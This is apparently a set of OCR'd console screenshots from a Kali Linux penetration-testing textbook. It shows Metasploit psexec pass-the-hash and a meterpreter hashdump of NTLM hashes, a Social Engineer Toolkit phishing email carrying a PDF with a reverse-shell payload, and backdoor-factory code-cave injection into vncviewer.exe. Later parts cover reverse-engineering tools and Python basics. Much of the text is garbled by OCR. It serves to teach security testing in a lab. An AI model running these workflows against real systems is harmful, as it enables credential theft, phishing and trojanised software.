<pre>msf auxiliary(tcp) RH0STS => 192.168.: msf auxiliary(tcp) PORTS => 139,445,3: msf auxiliary(tcp) THREADS => 20 msf auxiliary(tcp) [*] 192.168.202.2:: [*] 192.168.202.2:: [*] Scanned 32 of [*] Scanned 52 of [*] Scanned 103 of [*] Scanned 128 of [*] Scanned 154 of [*] 192.168.202.188 [*] 192.168.202.188 [*] 192.168.202.188 [*] Scanned 205 of [*] Scanned 231 of [*] Scanned 256 of [*] Auxiliary modu</pre>	202.0/24 > <u>set PORTS 1</u> 89 > <u>set THREADS</u> > run 139 - TCP OPEN 389 - TCP OPEN 389 - TCP OPEN 256 hosts (12' 256 hosts (20' 256 hosts (20' 256 hosts (20' 256 hosts (30' 256 hosts (30' 256 hosts (50' 256 hosts (50' 256 hosts (60' 9:445 - TCP OP 9:139 - TCP OP 256 hosts (70' 256 hosts (80' 256 hosts (80' 256 hosts (10' 256 hosts (10')	39,445,389 20 complete complete complete complete complete complete complete complete complete complete complete complete		
<u>msf</u> auxiliary(<mark>tcp)</mark>	>			
Name	Current	Setting F	Required	Description
RHOST RPORT SERVICE_DESCRIPT y listing SERVICE DISPLAY		ý	res res no	The target address Set the SMB service port Service description to to be used on target for prett The service display name
SERVICE_NAME SHARE \$,C\$,) or a norm	- ADMIN\$	r y	no res	The service name The share to connect to, can be an admin share (ADMIN
SMBDomain SMBPass SMBUser	WORKGROU	JP r r	10 10 10	The Windows domain to use for authentication The password for the specified username The username to authenticate as
Exploit target:				
Id Name				
0 Automatic				
<pre>msf exploit(psexec) SMBDomain => LAB1 msf exploit(psexec) </pre>) > set SMBUse		rator	Hash value from Win7 victim
) > set SMBPass			aad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794 5d49005caed8637bcf26c5794
<u>msf</u> exploit(<mark>psexec</mark>)				validate: BHOST OOPS! Forgot the BHOST value

[-] Exploit failed: The following options failed to validate: RHOST. OOPS! Forgot the RHOST value msf exploit(psexec) > set RHOST 192.168.202.2 RHOST => 192.168.202.2 msf exploit(psexec) > exploit

<u>msf</u> exploit(<mark>psexec</mark>) > exploit						
<pre>[*] Started bind handler [*] Connecting to the server [*] Connecting to the server [*] Sending stage (882688 bytes) [*] Authenticating to 192.168.202.2:445 LAB1 as user 'Adminis [*] Uploading payload [*] Meterpreter session 2 opened (127.0.0.1 -> 127.0.0.1) at [-] Exploit failed: Rex::StreamClosedError Stream #<tcpsocket< pre=""></tcpsocket<></pre>	2015-06-21 22:51:28 -0400					
<u>meterpreter</u> > sysinfo Computer : BO-DC1 OS : Windows 2008 (Build 6002, Service Pack 2). Architecture : x86 System Language : en_US Meterpreter : x86/win32						
<pre>meterpreter > meterpreter > meterpreter > hashdump Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2cc97460eafa5a1e80d8e6870b896c4d::: bo:1000:aad3b435b51404eeaad3b435b51404ee:12ea9dbe86915b658d7b57f13ab1dd7::: fflintstone:1105:aad3b435b51404eeaad3b435b51404ee:e2708c09c566c4c8a9bbd94a9c273cab:::</pre>						

sstow:1106:aad3b435b51404eeaad3b435b51404ee:2/08C09C5b64C8a9bbd94a9c2/3cab:::
rred:1107:aad3b435b51404eeaad3b435b51404ee:8e274cba3349e3d40e467d88eb2098e6:::
evilhacker:1110:aad3b435b51404eeaad3b435b51404ee:cec4ac319ad6e8ad3fca16c2e88f4f7f:::
B0-DC1\$:1001:aad3b435b51404eeaad3b435b51404ee:e6297af369976bd7030c770928f8146b:::
B0-SRV2\$:1108:aad3b435b51404eeaad3b435b51404ee:7ebb80ecf76ced4ffcf88485be6d64c3:::
meterpreter >

<pre>meterpreter > background [*] Backgrounding session 2. msf exploit(psexec) > session</pre>		
Active sessions		
Id Type	Information	Connection
1 meterpreter x86/win32 1.155.226:49161 (10.100.0.5)	WIN-MO8FVCLLIIB\Administrator @ WIN-MO8FVCLLIIB	128.199.190.69:443 -> 69.13
	NT AUTHORITY\SYSTEM @ BO-DC1	127.0.0.1 -> 127.0.0.1 (192
<u>msf</u> exploit(<mark>psexec</mark>) >		






root@kali: ~

```
File Edit View Search Terminal Help
[ ok ] Starting PostgreSQL 9.1 database server: main.
Configuring Metasploit...
Creating metasploit database user 'msf3'...
Creating metasploit database 'msf3'...
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali:~# ■
```

```
# cowsay++
```



Love leveraging credentials? Check out bruteforcing in Metasploit Pro -- learn more on http://rapid7.com/metasploit


```
=[ metasploit v4.11.4-2015071402 ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf >
```

```
root@kali:~# nmap -A 10.0.2.15
Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-12 16:08 EDT
Nmap scan report for 10.0.2.15
Host is up (0.000023s latency).
Not shown: 999 closed ports
PORT
      STATE SERVICE VERSION
443/tcp open ssl/https Apache
_http-methods: No Allow or Public header in OPTIONS response (status code 200)
_http-title: Site doesn't have a title.
ssl-cert: Subject: commonName=bzq
Not valid before: 2013-08-17T23:37:56+00:00
Not valid after: 2023-08-15T23:37:56+00:00
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux kernel:3
OS details: Linux 3.7 - 3.15
Network Distance: 0 hops
OS and Service detection performed. Please report any incorrect results at http:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.99 seconds
root@kali ~#
```

```
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 10.0.2.15:33384 Request received for /...
[*] 10.0.2.15:33384 Unknown request to / #<Rex::Proto::Http::Request:0xf4444e0 @</p>
headers={}, @auto_cl=true, @state=3, @transfer_chunked=false, @inside_chunk=fals
e, @bufq="", @body="", @method="GET", @raw_uri="/", @uri_parts={"QueryString"=>{
}, "Resource"=>"/"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @uri_e
ncode mode="hex-normal", @relative_resource="/", @body_bytes_left=0>...
[*] 10.0.2.15:33386 Request received for /...
[*] 10.0.2.15:33386 Unknown request to / #<Rex::Proto::Http::Request:0x10544344</p>
@headers={}, @auto_cl=true, @state=3, @transfer_chunked=false, @inside_chunk=fal
se, @bufq="", @body="", @method="OPTIONS", @raw_uri="/", @uri_parts={"QueryStrin
g"=>{}, "Resource"=>"/"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @
uri_encode_mode="hex-normal", @relative_resource="/", @body_bytes_left=0>...
[*] 10.0.2.15:33396 Request received for /nice ports,/Trinity.txt.bak...
[*] 10.0.2.15:33396 Unknown request to /nice ports,/Trinity.txt.bak #<Rex::Proto
::Http::Request:0xfc8a294 @headers={}, @auto_cl=true, @state=3, @transfer_chunke
d=false, @inside_chunk=false, @bufq="", @body="", @method="GET", @raw_uri="/nice
 ports,/Trinity.Txt.bak", @uri_parts={"QueryString"=>{}, "Resource"=>"/nice port
s,/Trinity.txt.bak"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @uri_
encode_mode="hex-normal", @relative_resource="/nice ports,/Trinity.txt.bak", @bo
```

dy bytes left=0>...



set:phishing>3
 [****] Custom Template Generator [****]
Always looking for new templates! In the set/src/templates directory send an ema
il
to info@trustedsec.com if you got a good template!
set> Enter the name of the author: kevin@atlantacloudtech.com
set> Enter the subject of the email: Invitation to my birthday party
set> Enter the body of the message, hit return for a new line. Control+c when fi
nished: : I want you at my birthday party, because you are fun.
Next line of the body: ^C

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP) SET Custom Written Document UNC LM SMB Capture Attack MS14-017 Microsoft Word RTF Object Confusion (2014-04-01) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow 5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087) 6) Adobe Flash Player "Button" Remote Code Execution7) Adobe CoolType SING Table "uniqueName" Overflow 8) Adobe Flash Player "newfunction" Invalid Pointer Use 9) Adobe Collab.collectEmailInfo Buffer Overflow 10) Adobe Collab.getIcon Buffer Overflow 11) Adobe JBIG2Decode Memory Corruption Exploit 12) Adobe PDF Embedded EXE Social Engineering 13) Adobe util.printf() Buffer Overflow 14) Custom EXE to VBA (sent via RAR) (RAR required) 15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun 16) Adobe PDF Embedded EXE Social Engineering (NOJS) 17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow 18) Apple QuickTime PICT PnSize Buffer Overflow 19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow 20) Adobe Reader u3D Memory Corruption Vulnerability 21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>12

[-] Default payload creation selected. SET will generate a normal PDF with embedd ed EXE.

Use your own PDF for attack
 Use built-in BLANK PDF for attack

set:payloads>2

 Windows Reverse TCP Shell
 Spawn a send back to attacker
 Windows Meterpreter Reverse_TCP
 Spawn a and send back to attacker
 Windows Reverse VNC DLL
 Spawn a d back to attacker
 Windows Reverse TCP Shell (x64)
 Windows
 Windows Meterpreter Reverse_TCP (X64)
 Connect
 So Windows Shell Bind_TCP (X64)
 Execute
 Windows Meterpreter Reverse HTTPS
 Tunnel
 Tunnel

Spawn a command shell on victim and Spawn a meterpreter shell on victim Spawn a VNC server on victim and sen Windows X64 Command Shell, Reverse T Connect back to the attacker (Window Execute payload and create an accept Tunnel communication over HTTP using set:payloads>7 set > IP address for the payload listener (LHOST): 10.0.2.15 set:payloads> Port to connect back on [443]:443 [-] Generating fileformat exploit... [*] Payload creation complete. [*] All payloads get sent to the /root/.set/template.pdf directory [-] As an added bonus, use the file-format creator in SET to create your attachm ent. No previous payload created. set:phishing> Enter the file to use as an attachment:/root/.set/legit.exe Right now the attachment will be imported with filename of 'template.whatever Do you want to rename the file? example Enter the new filename: moo.pdf 1. Keep the filename, I don't care. 2. Rename the file, I want to be cool. set:phishing>Invitation.pdf

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

E-Mail Attack Single Email Address
 E-Mail Attack Mass Mailer

99. Return to main menu.


<u>set:phishing</u>>1

Do you want to use a predefined template or craft a one time email template.

1. Pre-Defined Template

2. One-Time Use Email Template

1. Pre-Defined Template 2. One-Time Use Email Template
<pre>set:phishing>1 [-] Available templates: 1: Status Report 2: Order Confirmation 3: How long has it been? 4: Invitation to my birthday party 5: Have you seen this? 6: Strange internet usage from your computer 7: Computer Issue 8: WOAAAA!!!!!!!!! This is crazy 9: Dan Brown's Angels & Demons 10: New Update 11: Baby Pics</pre>
1. Use a gmail Account for your email attack. 2. Use your own server or open relay
<u>set:phishing</u> >2 <u>set:phishing</u> > From address (ex: moo@example.com):evilhacker@act23.com
<pre>set:phishing> The FROM NAME user will see:Network Support cationical fields this message (a set high priority? [yes]polin</pre>
<pre>set:phishing> Flag this message/s as high priority? [yes no]:n [*] SET has finished delivering the emails</pre>




<pre>[*] In the backdoor module [*] Checking if binary is supported [*] Gathering file info [*] Reading win32 entry instructions The following WinIntelPE32s are available: (use -s) cave_miner_inline iat_reverse_tcp_inline_threaded iat_reverse_tcp_inline_threaded iat_user_supplied_shellcode_threaded reverse_tcp_stager_threaded reverse_tcp_stager_threaded user_supplied_shellcode_threaded user_supplied_shellcode_threaded</pre>
[*] In the backdoor module [*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 365 [*] All caves lengths: 365
######################################
The following caves can be used to inject code and possibly
continue execution.
Don't like what you see? Use jump, single, append, or ignore. ###################################
[*] Cave 1 length as int: 365
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x294 End: 0xf
fc; Cave Size: 3432
2. Section Name: .text; Section Begin: 0x1000 End: 0x3c000; Cave begin: 0x3b5a6 End: 0x3bffc; Cave Size: 2646
3. Section Name: None; Section Begin: None End: None; Cave begin: 0x4012c End: 0
x41001; Cave Size: 3797
4. Section Name: .data; Section Begin: 0x41000 End: 0x4b000; Cave begin: 0x4719d
End: 0x473c8; Cave Size: 555
5. Section Name: .data; Section Begin: 0x41000 End: 0x4b000; Cave begin: 0x474e9 End: 0x494e4; Cave Size: 8187
6. Section Name: None; Section Begin: None End: None; Cave begin: 0x4a0de End: 0


[!] Enter your selection: 1 [!] Using selection: 1
[*] Patching initial entry instructions

[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
File vncviewer.exe is in the 'backdoored' directory

Chapter 9: Reverse Engineering and Stress Testing

Subcategories of Reverse Engineering	Tools in Kali 1.x (default menu)	Tools in Kali 2.0 (default menu)				
Debuggers	edb-debugger	edb-debugger				
	ollydbg	ollydbg				
Disassembly	j <u>ad</u>	jad.				
	rabin2	/usr/bin/rabin2				
	radiff2	/usr/bin/radiff2				
	rasm2	/usr/bin/rasm2				
Misc RE	<u>apktool</u>	<u>apktool</u>				
Tools	clang	clang				
	clang++	clang++				
	dex2jar	dex2jar				
	<u>flasm</u>	<u>flasm</u>				
	<u>javasnoop</u>	javasnoop				
	*New in K2.0 →	Metasploit <u>NASM</u> Shell				
	radare2	radare2				
	rafind2	/usr/bin/rafind2				
	ragg2	/usr/bin/ragg2				
	ragg2-cc	/usr/bin/ragg2-cc				
	rahash2	/usr/bin/rahash2				
	rarun2	/usr/bin/rarun2				
	rax2	/usr/bin/rax2				







```
>>> X = 2
>>> if not (X == 3):
        print(X, "meets the condition 'X != 3'")
. . .
... else:
        print("X fails the condition, 'X != 3'")
. . .
. . .
2 meets the condition 'X != 3'
>>> X = 3
>>> if not (X == 3):
... print(X, "meets the condition 'X != 3'")
... else:
        print("X fails the condition, 'X != 3'")
. . .
X fails the condition, 'X != 3'
  >>> X = 0 # first variable
  >>> Y = 11 # limit variable
  >>> while (X != Y): #looping condition
            print(X) # action
X = X + 1 # incrementer
   . . .
   . . .
   . . .
   0
   1
  2
  3
  4
  5
  6
  7
  8
   9
   10
  >>>
```

```
>>> X = random.randint(0,11)  # first variable as a random integer
>>> print (X)
8
>>> print (X)
8
>>> X = random.randint(0,11)  # first variable as a random integer
>>> print (X)
6
>>> while (X != Y):
                                 # looping condition
        print(X)
. . .
        X = random.randint(0,11)
. . .
. . .
6
>>> print(Y)
11
>>>
>>> X = random.randint(0,11)  # first variable as a random integer
>>> while (X != Y):
                                 # looping condition
       print(X)
. . .
       X = random.randint(0,11)
. . .
. . .
3
9
3
1
6
10
0
>> X = 0
>>> for X in range(1,11):
       print (X)
. . .
. . .
1
2
3
4
5
6
7
8
9
10
>>>
```

```
>>> X = 100
    >>> for X in range(1,11):
            print (X)
    . . .
    . . .
    1
    2
    3
    4
    5
    6
    7
    8
    9
    10
    . . . 🗖
>>> print (X)
10
>>> X =100
>>> print (X)
100
>>> for Y in range(X,(X+11)):
        print ("X =",X,"and Y =", Y )
. . .
. . .
X = 100 and Y = 100
X = 100 and Y = 101
X = 100 and Y = 102
X = 100 and Y = 103
X = 100 and Y = 104
X = 100 and Y = 105
X = 100 and Y = 106
X = 100 and Y = 107
X = 100 and Y = 108
X = 100 and Y = 109
X = 100 and Y = 110
```





ſ				
Favorites			apktool	Misc. RE Tools
01 - Information Gathering		1	clang	Misc. RE Tools
02 - Vulnerability Analysis			ciang	MISC. RE 10015
03 - Web Application Analysis	•	242	clang++	Misc. RE Tools
04 - Database Assessment			dex2jar	Misc. RE Tools
05 - Password Attacks		11.74	edb-debugger	Debuggers
06 - Wireless Attacks		-Bire-	cab annagge.	Debuggers
07 - Reverse Engineering		asm	flasm	Misc. RE Tools
08 - Exploitation Tools		0	jad	Disassembly
09 - Sniffing & Spoofing			javasnoop	Misc. RE Tools
10 - Post Exploitation	×		Javasnoop	
11 - Forensics	•	M	NASM shell	Misc. RE Tools
12 - Reporting Tools		\mathbf{k}	ollydbg	Debuggers
13 - System Services	•			
Usual applications		144	radare2	Misc. RE Tools

==3444== HEAP SUMMARY:

=3444== in use at exit: 5,973,782 bytes in 85,958 blocks ==3444== total heap usage: 880,587 allocs, 794,629 frees, 72,508,191 bytes allocated ==3444== Searching for pointers to 84,460 not-freed blocks ==3444== Checked 42,816,400 bytes ==3444== LEAK SUMMARY: ==3444== definitely lost: 29,661 bytes in 41 blocks ==3444== indirectly lost: 32,872 bytes in 1,375 blocks ==3444== possibly lost: 118,188 bytes in 1,697 blocks ==3444== still reachable: 5,566,893 bytes in 81,347 blocks ==3444== suppressed: 0 bytes in 0 blocks ==3444== Rerun with --leak-check=full to see details of leaked memory ==3444== Use --track-origins=yes to see where uninitialised values come from ==3444== ERROR SUMMARY: 24 errors from 5 contexts (suppressed: 0 from 0)

						edb -	/usr/b	oin/ge	dit [363	37]	1				•	0	⊗
<u>F</u> ile	<u>V</u> iew	<u>D</u> ebu	ıg <u>P</u> lugi	ns <u>O</u> p	tions	<u>H</u> elp											
e step	~ i>	🙃 I					No	o Anal	ysis Fou	ind Fo	or Thi	is Regi	on				
→ 00	007f1c1	187f310		7		mc	v rdi,	rsn			Rec	isters					0 ×
00	007flc:	187f319	93 e8 b8 3	35 00 00)	ca		00007f	lc187f6	75		·	Gen	eral Purpo	se		
00		187f319	9b 8b 05 5		. 00	mo	v eax,		d ptr [ri		RAX:	000000	000000000000000000000000000000000000000			
00	007flc:	187f31a	2 48 8d 2	24 c4		le			+rax*8]			RCX:	000000	0000000000			
00	007flc:	187f31a			2	pu	bedx, shrdx	C						000000000000000000000000000000000000000			
00	007flc:	187f31a	a9 48 89 d ac 49 89 e	:5	-	mo	v rsi, v rl3,	rsp	3					fd5895f670		4	
00	007flc:	187f31	af 48 83 e 3 48 8b 3	3d a6 fe		mo		qwor	d ptr [
			oa 49 8d 4 of 49 8d 5)		a rcx, a rdx,		+rdx*8+: +8]	16				000000000000000000000000000000000000000			
			3 31 ed	8 00 00)		r <mark>ebp</mark> , <mark>ll</mark> OxC		lc18800	a7	Boo	okmark	s				ð×
			a 48 8d 1		00 00		a rdx, v rsp,		+0x0000	dc				C.			
			4 41 ff e		00 00	-	p r12	ptr	[rax+ra:	xl		Addr	ess	Col	nmer	IT	
	007flc: 007flc:		0 48 8d 0	05 19 Oe	22 00		a rax,		+0x0022							_	
00	007flc:	187f31@	8 Of 1f 8		00 00	00 nd	p dwor		[rax+ra [rdi+4							5	
00	007flc:	187f31			84.00	re	t		cs:[rax								
			895f 670		04 00		U WUILU										
rdi	= 0000	000000	0000000						6			Add		Del		Clear	
												Add		Det		Clear	
Data [Dump	7			o x	Stack	8										ð×
	00-00	20000	0004020				:5895f	678 0	0007ffd5	58960b	of5 õ			"/usr/bir	n/ged:	it"	
			7f 45 4c		- 1 A	00007ffd 00007ffd	:5895f	688 0	0007ffd5	58960c	. 00		, ASCII	GJS_DEBU		PICS=	JSE
0000	0000:00	400010	02 00 3e 40 00 00	00 01 0		00007ffd	:5895f	698 0	0007ffd5	58960c	2f /	J.Xý	. ASCII	"USER=roo "XDG_SEAT	=seat		
			00 00 00		00 7 0	00007ffd	:5895f	6a8 0	0007ffd5	58960c	c 51 Q	IJ.Xý	, ASCII	"SSH_AGEN	ot"		
< </td <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td>"DESKTOP "GIO LAUĪ</td> <td></td> <td></td> <td></td>														"DESKTOP "GIO LAUĪ			
pause	ed																

2016-01-18T00:41			
			680a6 /usr/bin/gedit
00000000000400b10			_init
00000000000400b40			g_object_new@plt
00000000000400b50			g_object_add_weak_pointer@plt
00000000000400b60			g_application_get_type@plt
00000000000400b70	00000010	Ρ	g_type_check_instance_cast@plt
00000000000400b80			bind_textdomain_codeset@plt
00000000000400b90	00000010	Ρ	gedit_dirs_init@plt
00000000000400ba0			g_application_run@plt
00000000000400bb0	00000010	Ρ	setlocale@plt
00000000000400bc0	00000010		bindtextdomain@plt
00000000000400bd0	00000010		stack_chk_fail@plt
00000000000400be0			gedit_app_x11_get_type@plt
00000000000400bf0			g_object_unref@plt
00000000000400c00			textdomain@plt
00000000000400c10			g_object_run_dispose@plt
00000000000400c20			libc_start_main@plt
00000000000400c30			gedit_dirs_get_gedit_locale_dir@plt
00000000000400c40		Ρ	gmon_start@plt
00000000000400c50	00000010	Ρ	gedit_debug_message@plt
00000000000400c60	0000013c	Т	main
00000000000400d9c		Т	_start line in a land die do in the works, chiow
00000000000400ea0		Т	libc_csu_init
00000000000400f10		Т	libc_csu_fini
00000000000400f14	00000000	Т	_fini
00000000000400f20	00000004		_I0_stdin_used
00000000006020a8	00000000		data_start
00000000006020a8	00000000	D	data_start_reactions.com
00000000006020b8	00000000	D	bss_start
00000000006020b8	00000000	D	_edata
00000000006020c0	00000000	D	_end
gedit.map (END)			

root@kali:/usr/bin# ./wineit looks like multiarch needs to be enabled. as root, pleaseexecute "dpkg --add-architecture i386 && apt-get update &&apt-get install wine32"Usage: wine PROGRAM [ARGUMENTS...]wine --helpwine --helpwine --versionOutput version information and exit

OllyD)bg – notepad.exe – [CPU – ma	iin thread, module no	otepad] 1 🕒 🗊 😵
🝷 Eile View Debug Plugins Opțior	ns <u>W</u> indow <u>H</u> elp		×
	↓: → → L E M T W H	C / K B R §	5 🗄 📰 ?
0100314 3 JASCO XCR EA 01003148 > 35750C CMP ES 01003148 JAS 11 JNB SH 01003148 JAS 11 JNB SH 01003152 JASCO JES T 01003152 JASCO JIN Z SH 01003152 JASCO JIN Z SH 01003152 JASCO JIN Z SH 01003154 JASCO JIN Z SH 01003154 JASCO JIN Z SH 01003154 JASCO JE SHC 01003155 JASCO ADD ES 01003156 JASC SO ADD ES 01003157 JASC SO NOP 01003152 JASC SO NOP 01003153 NO NOP 01003155 NO NOP 01003155 NO NOP 01003156 JAS 32 PUSH 3 01003156 JAS 320000 CALL no 01003157 JAS 32 PUSH 3 01003158 JAS 320000 CALL no	si Si,DWQRD PTR SS:[EBP+E] X,EAX SI,DWQRD PTR SS:[EBP+C] HQRT notepad.010031C1 CX,EAX HQRT notepad.010031C1 CX,ECX SI,CX,ECX SI,T notepad.010031BC CX SI,4 HQRT notepad.010031AB I P 4 Stepad.010032B S S S S S S S S S S S S S	▲ D StartuginPo	Registers (FPU) <
Address Hex dump 01000 C000 00 00 00 00 70 00 00 00 01000 C010 4E E40 BE E 1 18 E 74 01000 C012 6E E40 BE E 1 18 E 74 01000 C012 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00 00 00 00 01000 C012 00 00 00 00 00 00	ASCII	 ○ 33FE 53 ○ 33FE 53 ○ 33FE 53 ○ 33FE 54 ○ 33FE 54 ○ 33FE 54 ○ 33FE 54 ○ 033FE 54 ○ 033FE 57 ○ 033FE 58 ○ 033FE 58 ○ 033FE 58 ○ 033FE 59 ○ 033FE 59 ○ 033FE 50 ○ 033FE 58 ○ 033FE 58<td>778 5 A 38 C RETURN to KERNEL 32.75 776 A ADD F# KERNEL 32.76 B A DD F# 776 TO ADD F# KERNEL 32.76 B A DD F# 776 TO 3376 38 776 TO 300 C C C C C C C C C C C C C C C C C C</td>	778 5 A 38 C RETURN to KERNEL 32.75 776 A ADD F# KERNEL 32.76 B A DD F# 776 TO ADD F# KERNEL 32.76 B A DD F# 776 TO 3376 38 776 TO 300 C C C C C C C C C C C C C C C C C C

Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov (kpdus@yahoo.com). Usage: jad [option(s)] <filename(s)> - generate JVM instructions as comments (annotate) - output fully qualified names when annotating Options: -a -af -b - generate redundant braces (braces) - clear all prefixes, including the default ones -clear -d <dir> - directory for output files - try to decompile dead parts of code (if there are any) -dead - disassembler only (disassembler) -dis - generate fully qualified names (fullnames) -f - output fields before methods (fieldsfirst) -ff - print default initializers for fields (definits) -i -l<num> - split strings into pieces of max <num> chars (splitstr) -lnc - output original line numbers as comments (lnc) -lradix<num>- display long integers using the specified radix - split strings on newline characters (splitstr) -nl

```
1
 2 class KaliBookApp {
3
       public static void main(String[] args) {
4
           System.out.println("Learning to use Kali Linux is ");
5
           System.out.println("A Gateway to Protecting ");
 6
           System.out.println("Your Network ");
 7
       }
8 }
root@kali:~/Documents/capstone# jad -sjava KaliBookApp.class
Parsing KaliBookApp.class...The class file version is 51.0 (only 45.3, 46.0 and
47.0 are supported)
Overwrite KaliBookApp.java [y/n/a/s] ? ?
Please answer 'y' for Yes, 'n' for No, 'a' for overwrite All, 's' for Skip all e
xisting. [y/n/a/s] ?a
Generating KaliBookApp.java
root@kali:~/Documents/capstone# cat KaliBookApp.java
// Decompiled by Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.geocities.com/kpdus/jad.html
// Decompiler options: packimports(3)
// Source File Name:
                      KaliBookApp.java
import java.io.PrintStream;
class KaliBookApp
{
   KaliBookApp()
    {
    }
   public static void main(String args[])
